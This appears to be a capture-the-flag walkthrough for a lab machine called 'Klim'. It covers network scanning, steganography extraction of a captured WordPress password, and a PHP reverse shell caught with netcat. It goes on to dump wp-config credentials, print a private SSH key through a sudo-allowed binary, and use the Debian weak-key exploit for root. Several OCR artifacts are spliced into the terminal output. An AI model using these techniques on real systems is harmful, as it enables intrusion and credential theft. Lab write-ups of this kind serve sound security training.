

Klim

```
$ netdiscover -r 192.168.0.0/24  
192.168.0.221 08:00:27:0c:6a:68 1 60 PCS Systemtechnik GmbH
```

```
$ nmap -sS -p- --open -n -Pn --min-rate 5000 -vvv 192.168.0.221  
PORT STATE SERVICE REASON  
22/tcp open ssh syn-ack ttl 64  
80/tcp open http syn-ack ttl 64
```

```
$ nmap -sCV -p22,80 -n -Pn -vvv 192.168.0.221  
PORT STATE SERVICE REASON VERSION  
22/tcp open ssh syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)  
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))  
|_http-title: Apache2 Ubuntu Default Page: It works Annex02!  
|_http-methods:  
|_ Supported Methods: GET POST OPTIONS HEAD  
|_http-server-header: Apache/2.4.38 (Debian)
```

```
$ whatweb 192.168.0.221  
http://192.168.0.221 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ],  
HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.0.221],  
Title[Apache2 Ubuntu Default Page: It works Annex02!]
```


```
/home/guel ● 13:32:50
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u 'http://192.168.0.221/' -x txt,php,html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://192.168.0.221/
[+] Method:       GET
[+] Threads:     10
[+] Threads:     10
[+] Wordlist:    /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.6
[+] Extensions:  txt,php,html
[+] Timeout:     10s
Starting gobuster in directory enumeration mode
=====
/.html           (Status: 403) [Size: 278]
/index.html      (Status: 200) [Size: 11331]
/.php            (Status: 403) [Size: 278]
/wordpress        (Status: 301) [→ http://192.168.0.221/wordpress/]
```

```
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u 'http://192.168.0.221/wordpress/' -x txt,php,html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://192.168.0.221/wordpress/
[+] Method:       GET
[+] Threads:     10
[+] Threads:     10
[+] Wordlist:    /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.6
[+] Extensions:  txt,php,html
[+] Timeout:     10s
Starting gobuster in directory enumeration mode
=====
/.html           (Status: 403) [Size: 278]
/.php            (Status: 403) [Size: 278]
/index.php       (Status: 301) [Size: 0] [→ http://192.168.0.221/wordpress/]
/wp-content      (Status: 301) [Size: 329] [→ http://192.168.0.221/wordpress/wp-content/]
/wp-login.php    (Status: 200) [Size: 6049]
/license.txt     (Status: 200) [Size: 19915]
/wp-includes     (Status: 301) [Size: 330] [→ http://192.168.0.221/wordpress/wp-includes/]
/readme.html     (Status: 200) [Size: 7346]
/wp-trackback.php (Status: 200) [Size: 135]
/wp-admin        (Status: 301) [Size: 327] [→ http://192.168.0.221/wordpress/wp-admin/]
/xmlrpc.php     (Status: 405) [Size: 42]
/.php            (Status: 403) [Size: 278]
/.html           (Status: 403) [Size: 278]
/wp-signup.php   (Status: 302) [Size: 0] [→ /wordpress/wp-login.php?action=register]
Progress: 185837 / 830576 (22.37%)^C
[] Keyboard interrupt detected, terminating.
Progress: 186661 / 830576 (22.47%)
=====
Finished
```

```
/home/guel ● 14:03:39
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u 'http://192.168.0.221/wordpress/wp-content/' -x txt,ph
p,html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://192.168.0.221/wordpress/wp-content/
[+] Method:       GET
[+] Threads:     10
[+] Threads:     10
[+] Wordlist:    /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.6
[+] Extensions:  txt,php,html
[+] Timeout:     10s
Starting gobuster in directory enumeration mode
=====
/.html           (Status: 403) [Size: 278]
/.php            (Status: 403) [Size: 278]
/index.php       (Status: 200) [Size: 0]
/themes          (Status: 301) [Size: 336] [→ http://192.168.0.221/wordpress/wp-content/themes/]
/uploads         (Status: 301) [Size: 337] [→ http://192.168.0.221/wordpress/wp-content/uploads/]
/plugins         (Status: 301) [Size: 337] [→ http://192.168.0.221/wordpress/wp-content/plugins/]
/upgrade        (Status: 301) [Size: 337] [→ http://192.168.0.221/wordpress/wp-content/upgrade/]
Progress: 33073 / 830576 (4.00%)
```

Index of /wordpress/wp-content/uploads/2021/07			
Name	Last modified	Size	Description
Parent Directory		-	
 image.jpg	2021-07-24 12:52	2.8M	

Apache/2.4.38 (Debian) Server at klim Port 80



```
/home/guel/Work 14:07:00
$ stegseek image.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "ichliebedich"
[i] Original filename: "dump".
[i] Extracting to "image.jpg.out".


/home/guel/Work 14:07:06
$ ll
total 2.9M
-rw-rw-r-- 1 guel guel 2.8M Apr 28 14:06 image.jpg
-rw-r--r-- 1 root root 23K Apr 28 14:07 image.jpg.out
```

```


/home/guel/Work • 14:07:09
$ cat image.jpg.out
12:37:55.058136 IP 192.168.0.25.49826 > 192.168.0.26.http: Flags [S], seq 186373006, win 64240, options [mss 1460,sackOK,TS
], length 0
E..<;.ø.ø.{k.....P.....
.....
12:37:55.063616 IP 192.168.0.26.http > 192.168.0.25.49826: Flags [S.], seq 3768536751, ack 186373007, win 65160, options [ms
cr 3112372220,nop,wscale 7], length 0
E..< ..ø.ø..8.....P....N.....B.....
c..6.....
12:37:55.063631 IP 192.168.0.25.49826 > 192.168.0.26.http: Flags [.], ack 1, win 502, options [nop,nop,TS val 3112372226 ecr
E..4;.ø.ø.{r.....P....N..... Error: The password you entered for the username
.....ø.ø..6
12:37:55.063762 IP 192.168.0.25.49826 > 192.168.0.26.http: Flags [P.], seq 1:723, ack 1, win 502, options [nop,nop,TS val 31
722: HTTP: POST /wordpress/wp-login.php HTTP/1.1
E...;ø.ø.z.....P....N.....|.....
....c..6POST /wordpress/wp-login.php HTTP/1.1
Host: 192.168.0.26
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.26/wordpress/wp-login.php?loggedout=true&wp_lang=en_US
Content-Type: application/x-www-form-urlencoded
Content-Length: 127
Origin: http://192.168.0.26
Connection: keep-alive
Cookie: wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1
Remember Me
Log In
log=klim&pwd=ss7WhrrnnHOZC%239bQn&wp-submit=Log+In&redirect_to=http%3A%2F192.168.0.26%2Fwordpress%2Fwp-admin%2Ftestcookie
12:37:55.066413 IP 192.168.0.26.http > 192.168.0.25.49826: Flags [.], ack 723, win 504, options [nop,nop,TS val 1669828409 e
E..4.Hø.ø.7.....P....N....a....k;.....
c..9.....
12:37:55.137656 IP 192.168.0.26.http > 192.168.0.25.49826: Flags [P.], seq 1:1156, ack 723, win 504, options [nop,nop,TS val
th 1155: HTTP: HTTP/1.1 302 Found
E....ø.ø.3t.....P....N....a....E.....
c.....HTTP/1.1 302 Found

```

The screenshot shows a web browser window with a URL encode/decode tool. The URL is <https://www.url-encode-decode.com>. The left panel contains the input text "%23". The right panel shows the decoded output "#". The background of the browser window is blurred, showing a webpage for "cocos" with text in Spanish: "Tus dólares más con Cocos" and "Ahorra tarjeta".



This screenshot shows the WordPress plugin repository interface. The left sidebar is the standard WordPress dashboard with a red box highlighting the "Plugins" section, which has 1 new item. The main area is titled "Add Plugins" with tabs for "Search Results", "Featured", "Popular", "Recommended", and "Favorites". A search bar includes "file upload" and a "Keyword" dropdown. The results show two plugins: "File Uploads Addon for WooCommerce" and "File Manager". The "File Manager" plugin is highlighted with a red box. It has a yellow icon with a white 'W'. The description says: "file manager provides you ability to edit, delete, upload, download, copy and paste files and folders." Below the descriptions are star ratings and installation counts: "File Uploads Addon for WooCommerce" has 4.5 stars (25 reviews), 6,000+ active installations, and was last updated 2 weeks ago. "File Manager" has 4.5 stars (1,400 reviews), 1+ million active installations, and was last updated 4 months ago. Both are marked as compatible with the user's version of WordPress.



```
/home/guel/Work 🐧 14:27:34 llm/wordpress/php-reverse-shell.php
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.221] 57300
Linux klim 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64 GNU/Linux
19:29:15 up 1:20, 0 users, load average: 0.01, 0.06, 0.24
USER     TTY      FROM      LOGIN@    IDLE      JCPU      PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
wp-admin/          wp-links-opml.php
wp-blog-header.php  wp-load.php
www-data@klim:/$ cat /var/www/html/wordpress/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress_db' );

/** MySQL database username */
define( 'DB_USER', 'wordpress_user' );

/** MySQL database password */
define( 'DB_PASSWORD', 'Tropicano123!' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */

```

nothing interesting...

```
www-data@klim:/home/klim$ sudo -l
Matching Defaults entries for www-data on klim:
    env_reset, mail_badpass, Docs -> Kali Forum -> Kali NetHunter -> Exploit-DB -> Google Hacking
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on klim:
    (klim) NOPASSWD: /home/klim/tool
www-data@klim:/home/klim$ sudo -u klim /home/klim/tool
Segmentation fault
www-data@klim:/home/klim$ sudo -u klim /home/klim/tool ;/bin/bash
Segmentation fault
www-data@klim:/home/klim$ strings tool
/lib64/ld-linux-x86-64.so.2
strncpy
strlen
malloc
system
strncat
__cxa_finalize
__libc_start_main
libc.so.6
GLIBC_2.2.5
__ITM_deregisterTMCloneTable           Proxy received a malformed request
__gmon_start__
__ITM_registerTMCloneTable             Unexpected failure when reading response
u/UH
cat
[ ]A[A]A^A_
;*3$"                                     cat
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
```



```
www-data@klim:/home/klim$ sudo -u klim /home/klim/tool /home/klim/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlnNzaC1rZXktdjEAAAAABG5vbmuAAAAEbmuZQAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAQEA0IBOKXuvWzdN/rTJXWZ7b1FadoLr5jQZ+LkaEJDWaUnYFlCpNd4e
zX0FcldzkuAmQJK7KHBmpc5sfWnie6SNqg90fjLeh/hRkwkvrlYyyo9ixLmmEOEkRUT5
2CLZQ3Em0DLcwqyFh5i0bShVCe+w9ytRLdMY4atFLxPumBAR7FEjE7BNZkldf3ru2Ha2AQ
j3msaDz2rng094CCqy2hqPnwTkZFvlenTgodG4MTHVPM77/41hWhhZQzRQNnNuuvbp/70Q
2exig9djEY7Nuc4YtR2dK98z72jIpRRJioDR237r5z8nlSLMnYC7GD7ZKUbpp+I4GJ6Y0J
TBvep0Z2iwaAA8BRETjCUREyXAAAAAdzc2gtcnNhAAABAQDQgE4pe69bN03+tMldZntvUV
p2guvmNBn4uRoQkNzPsdgWUKk13h7nfQVvYt30RQCZAkrsoEylzmx9aeJ7pI2qD3R+Mt6
H+FGTCS+uVjLKj2LEuaYQ4R6RFs3nYKVLdcSbQMTzCrIWmLRtKFUJ77D3K1Et0xjhq0Uv
E+6YEBHsUSMTsE1mSUN/eu7YdrYBCPeaxoPPauE73gIKrLaGo+fBORkW+V6d0Ch0bgxMd
U8zvv/jWFYeF1DNFA2c2669un/vRDZ7GKD12MRjs25zh1HZ0r3zPvaMilFEEmKgNhbfuvn
PyevKUydgLsYPtkpRumn4jgYnpjQlMG96nRnaLAaaaaAwEAAQAAQEAwnlqbjb3cNU84n4t
8/hK2aHABxpGfgnKz7uXHCx8U0iXrPi/W4c6o+Ag3G05pd0moxEIYX7efRmgruS6yGTF7E
UwpFCzOc3SiYcsHtkyqQ19KeMPQqZ3QrPJCrpxWqNMWttjQ6xTm1sqw0XjxoVUREg8bbiS
qE4rilZyvOn92FPzfAHviV+CDb60ML476vN+C9bK06lr4AeAICG50FMfHpeSKAE12MAL
OMz4DC8mP787yybBzSIUGbdBfxh+0Qm8+eJ+6CdPTywtGfzgdwp87uNrx4dvAiVrIMTTsb
Dpc4CBhBbMwIC2bn0FvOBhv70qYG/dGUvxQEZYZQ5KQQAAIEA2QFHUPDXAE7vaIIkLo
TGTEgAwVCtdMQiqxbymrfwqDg0Q7UCgCxThrybFLWbWkn76n4NpQdI5025cZGtsdgkYXcc
yUpWvxWkgBcvr3z2LLevl6+a/JwNgobp40LzTumrFFUbeFBFcqpq38NjoRwfznfneFX20R
x0j05Ry3ayU78AACBAPHhbAttr9qfgLl313uI3wFmI+UTmtbzNYwNOtSbbx5+x4IXpFhr
dAVCIg1D/o2sFQb03vHD03KyDDQdE903E9hg4pcxB3F7PwIilCcvXtJfKuDNQ0d+CcfEMl
zdNqOXenwHVbwCKuV1Aea7YP4pWqU6+9bAYjt8Keu5exUwcGNAAGQDcrBLl5jJU1Drd
jwq/pz/4h+tzLkK+HocyYZFSZ+3Q3Rv4CK7HeWC80rfLNsc3ZktG755/WQLlxCSJ50sUmp
Fp3Lkp1BGomrgELk4qqf3aF291nYcnSZVu0AfvlRWHHa52o23nuhu/rdcTQX5Lh4kWhWyz
49he3VMR402JnBj2dwAAAAlrbGltQGtsaW0=
-----END OPENSSH PRIVATE KEY-----
www-data@klim:/home/klim$
```

```
www-data@klim:/home/klim$ ss -tuln
Netid      State          Recv-Q           Send-Q           Local Address:Port          Peer Address:Port
udp        UNCONN         0                0              0.0.0.0:68          0.0.0.0:*
tcp        LISTEN          0                80             127.0.0.1:3306        0.0.0.0:*
tcp        LISTEN          0               128             0.0.0.0:22          0.0.0.0:*
tcp        LISTEN          0               128             *:80                  *:*
tcp        LISTEN          0               128            [ :: ]:22          [ :: ]:*
```

```
www-data@klim:/home/klim$ chmod 600 /tmp/id_rsa
www-data@klim:/home/klim$ ssh -i /tmp/id_rsa klim@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:hcZDqTCGR9WjsptZKwNbPUL8Inuwq95UKNT6vjajJs.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Linux klim 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 25 12:19:50 2021 from 192.168.0.28
klim@klim:~$
```

EXPLOIT DATABASE

OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predictable PRNG Brute Force SSH

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
5720	2008-3280 2008-0166	WARCAT TEAM	REMOTE	LINUX	2008-06-01

EDB Verified: ✓ Exploit: 🔒 / { } Vulnerable App: 🔒

```
#!/bin/python
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with this program; if not, write to the Free Software
# Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston,
# MA 02110-1301, USA.
```

Klim@klim:~/opt/yoda@cad\$/work

```
~/Work 15:07:40
$ wget https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/5622.tar.bz2
--2025-04-28 15:09:15-- https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/5622.tar.bz2
Resolving gitlab.com (gitlab.com)... 172.65.251.78, 2606:4700:90:0:f22e:fbec:5bed:a9b9
Connecting to gitlab.com (gitlab.com)|172.65.251.78|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 50226987 (48M) [application/octet-stream]
Saving to: '5622.tar.bz2'

5622.tar.bz2          100%[=====] 47.90M 32.3MB/s in 1.5s
```

2025-04-28 15:09:17 (32.3 MB/s) - '5622.tar.bz2' saved [50226987/50226987]

```
~/Work ⚡ 15:10:32 A B A S E
$ cd dict

~/Work/dict ⚡ 15:10:44
$ 7z x ..../5622.tar.bz2

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
64-bit locale=en_US.UTF-8 Threads:4 OPEN_MAX:1024, ASM
WARCAT TEAM
Scanning the drive for archives:
1 file, 50226987 bytes (48 MiB)

Extracting archive: ..../5622.tar.bz2
Exploit: ↴ / {}

Path = ..../5622.tar.bz2
Type = bzip2

Everything is Ok

Size:      117442560
Compressed: 50226987
--rw-rw-r-- 1 guel guel 113M Apr 28 15:09 5622.tar

~/Work/dict ⚡ 15:10:57
$ ll
total 113M
-rw-rw-r-- 1 guel guel 113M Apr 28 15:09 5622.tar

~/Work/dict ⚡ 15:10:59
$ 7z x 5622.tar
7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
64-bit locale=en_US.UTF-8 Threads:4 OPEN_MAX:1024, ASM
Scanning the drive for archives:
1 file, 117442560 bytes (113 MiB)
```

```

Compressed: 117442560s Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking D
~/Work/dict 15:11:39
$ ll
total 113M
-rw-rw-r-- 1 guel guel 113M Apr 28 15:09 5622.tar
drwxr-xr-x 3 guel guel 4.0K May 14 2008 rsa

~/Work/dict 15:13:26
$ cd rsa

~/Work/dict rsa 15:13:30          CVE:          Author:          Type:          P
$ ll                         5720          2008-3280 2008-0166          WARCAT TEAM          REMOTE
total 4.6M
drwxr-xr-x 2 guel guel 4.6M May 14 2008 2048

~/Work/dict rsa 15:13:31          rified: ✓          Exploit: ± / {}
$ cd 2048
ss

~/Work/dict rsa/2048 15:13:34
$ ll
total 256M
-rw----- 1 guel guel 1.7K May 14 2008 0002d5af29276c95a49dc2ab3b506707-23747
-rw-r--r-- 1 guel guel 400 May 14 2008 0002d5af29276c95a49dc2ab3b506707-23747.pub
-rw----- 1 guel guel 1.7K May 14 2008 00030d8fbf8ef4e6c7c878e5a3700192-29213
-rw-r--r-- 1 guel guel 400 May 14 2008 00030d8fbf8ef4e6c7c878e5a3700192-29213.pub
-rw----- 1 guel guel 1.7K May 14 2008 0004c120c8d0b5820c5d84d35e3c8d19-20980
-rw-r--r-- 1 guel guel 400 May 14 2008 0004c120c8d0b5820c5d84d35e3c8d19-20980.pub
-rw----- 1 guel guel 1.7K May 14 2008 00055066466fe1a24339bce3cc97f4fb-615
-rw-r--r-- 1 guel guel 400 May 14 2008 00055066466fe1a24339bce3cc97f4fb-615.pub
-rw----- 1 guel guel 1.7K May 14 2008 0005747d79401a31f2ebf94c8aa4fb7-29173
-rw-r--r-- 1 guel guel 400 May 14 2008 0005747d79401a31f2ebf94c8aa4fb7-29173.pub
-rw----- 1 guel guel 1.7K May 14 2008 0007ebc0297426bd78560972fccdf738-19781
-rw-r--r-- 1 guel guel 400 May 14 2008 0007ebc0297426bd78560972fccdf738-19781.pub
-rw----- 1 guel guel 1.7K May 14 2008 000816d3519666c6f2dae9ee36cda065-8358
-rw-r--r-- 1 guel guel 400 May 14 2008 000816d3519666c6f2dae9ee36cda065-8358.pub
-rw----- 1 guel guel 1.7K May 14 2008 000a48bbcb9a390187e4e6ca52ae8261-11057
-rw-r--r-- 1 guel guel 400 May 14 2008 000a48bbcb9a390187e4e6ca52ae8261-11057.pub
-rw----- 1 guel guel 1.7K May 14 2008 000f0e09f917743ac40d423a042f0499-7126

```

```

klim@klim:/opt$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAQEA1bWurED/+MC3cvhu40Sud8Dpwmt78UxTxIg/jQoj/P/xg+Z89s039hjrhjF7UXIKxZz9qMmQpd/VkxWhTk3VX1QaQ+Tt8dDLrNWEJtcmTyJBzEU3b8Y2C82PUH8BU+OYE5ZHZA1c+zi3HcMxzl0YzP4rUJPmj1MivaJqP51dbAf893Wb4h8fe9VR40fab0door/MgdC8GpaNSpEFNzt1A4GcFnPCjrgdu4ZUW4KnJ0eUH8r40ecjAjDWLQulyxhiljKy7nRQyFFG9967bF1K203zsIsL4rp35j918FaChZisS1L8tD/wDJWvNYgF0ZerDeEwh0MXM5cHMhRNKQ== root@klim
